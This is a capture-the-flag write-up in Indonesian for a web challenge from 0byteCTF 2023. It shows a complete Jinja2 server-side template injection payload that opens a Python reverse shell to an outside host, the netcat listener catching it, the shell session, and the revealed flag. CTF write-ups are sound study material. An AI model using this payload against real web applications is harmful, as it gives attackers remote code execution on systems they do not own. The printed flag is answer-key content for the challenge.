

Obytectf2023



user

53 Waifuku JETSUKII Waifu Mu ??

soal

Challenge

44 Solves

×

Guestbook (Beta)

100

You know what you do!

<http://0x7e7ctf.zerobyte.me:40009/>

author: novran

Flag

Submit

Tampilan web

Guestbook

#

Your Name?

Submit



Welcome!

Guest

Our honorable visitor.

Otak :

Pertama dikarenakan tampilan seperti itu langsung felaling SSTI karena pernah nemuin dan benar



Saya menggunakan payload jinja RCE

```
{% for x in ().class.base.subclasses() %}{% if "warning" in x.name
%}{x()._module.builtins['__import__']('os').popen("python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.con
nect(("x.x.x.x",PORT));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh", "-i"]);'");}}{%endif%}{% endfor %}
```

Langsung eksekusi

```
└─$ rlwrap nc -lnvp 1234
listening on [any] 1234 ...
connect to [127.0.0.1] from (UNKNOWN) [127.0.0.1] 51180
/bin/sh: 0: can't access tty; job control turned off
```

Connect

```
/bin/sh: 0: can't access tty; job control turned off
$ ls
app
bin
boot
dev
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ cd app
$ ls
main.py
$ cat main.py
#!/usr/bin/env python3

from flask import Flask, request, render_template_string

flag = '0byteCTF{Th3_M4n_wh0_Th1nks_h3_C4n_4nd_th3_M4n_wh0_Th1nks_h3_C4nt_4r3_B0th_R1ght}'
```